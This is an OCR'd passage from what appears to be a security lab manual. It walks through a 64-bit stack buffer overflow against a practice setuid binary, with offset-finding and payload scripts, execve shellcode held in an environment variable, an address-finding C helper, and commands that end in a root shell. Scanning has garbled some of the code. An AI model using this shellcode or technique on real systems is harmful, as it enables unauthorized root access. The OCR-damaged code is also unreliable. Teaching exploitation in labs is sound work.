


37. ☐ As the above screenshot shows, we have the RIP at offset **104**. Let us now see if this will help us get a shell.


38. ☐ Create another file and enter the following code:

```
39.  #!/usr/bin/env python
40.  from struct import *
41.
42.  buf = ""
43.  buf += "A"*104                          # offset to RIP
44.  buf += pack("<Q", 0x424242424242)   # overwrite
     RIP with 0x0000424242424242
45.  buf += "C"*290                          # padding to
     keep payload length at 400 bytes
46.
47.  f = open("in.txt", "w")
48.  quit
```

```
f.write(buf)
```



49. ☐ Save the file as **test2.py**, and then run it to create the contents of the **in.txt** file. Once you have created the file, enter **r < in.txt** in gdb and see if this has helped. An example of the output is shown in the following screenshot.



50. ☐ As you can see, this is successful. As the above screenshot shows, we now have the pattern BBBBBB written over RIP. Now we only need to write our shellcode directly on the stack.

51. ☐ Enter the following:

```
export HACK =`python -c 'print
“¥x31¥xc0¥x48¥xbb¥xd1¥x9d¥x96¥x91¥xd0¥x8c¥x97¥xff¥x48¥x
f7¥xdb¥x53¥x54¥x5f¥x99¥x52¥x57¥x54¥x5e¥xb0¥x3b¥x0f¥x05"
'`
```

52. ☐ To avoid typing, note that the following is located in the file 27byteshell located in examples/samplecode:


```
char code[] =
"¥x31¥xc0¥x48¥xbb¥xd1¥x9d¥x96¥x91¥xd0¥x8c¥x97¥xff¥x48¥xf7¥xdb¥x53¥x54¥x5f¥x99¥x52¥x57¥x54¥x5e¥xb0¥x3b¥x0f¥x05"
```

53. We have used a program to get the environment variable address, so you can use that one. There is another one credited to Jon Erickson's book Hacking: The art of exploitation. This is shown next:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *ptr;
    if(argc < 3) {
        printf("Usage: %s <environment variable> <target program name>¥n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]); /* get env var location */
    ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
    printf("%s will be at %p¥n", argv[1], ptr);
}
```

67. The file getenv.c has the code in it. Once you have created the file, enter the following to get the address **./getenv HACK ./simple**. The output of this command is shown in the following screenshot.



68. ☐ Now that you have the address, update the exploit code as shown here:

```
69.  #!/usr/bin/env python
70.  from struct import *
71.
72.  buf = ""
73.  buf += "A"*104
74.  buf += pack("<Q", 0x7ffcc5b362bb)
75.
76.  f = open("in.txt", "w")
f.write(buf)
```

77. ☐ Change the ownership and permissions of the file. Enter the following:

a. sudo chown root simple

b. sudo chmod 4755 simple

78. ☐ Remember to replace the address with the one that is printed in your test.

Then save it as **exploit2.py**. Once you have saved the file, enter **python exploit2.py**.

79. ☐ Next, we are ready to update our **in.txt** file. Enter **(cat in.txt ; cat) | ./simple**. If all goes well, you should have a shell. Enter **whoami**. As indicated in the following screenshot, root should appear.

80. ☐ If successful, you have exploited code on a 64-bit OS.

81. ☐ The lab objectives have been achieved. Clean up as required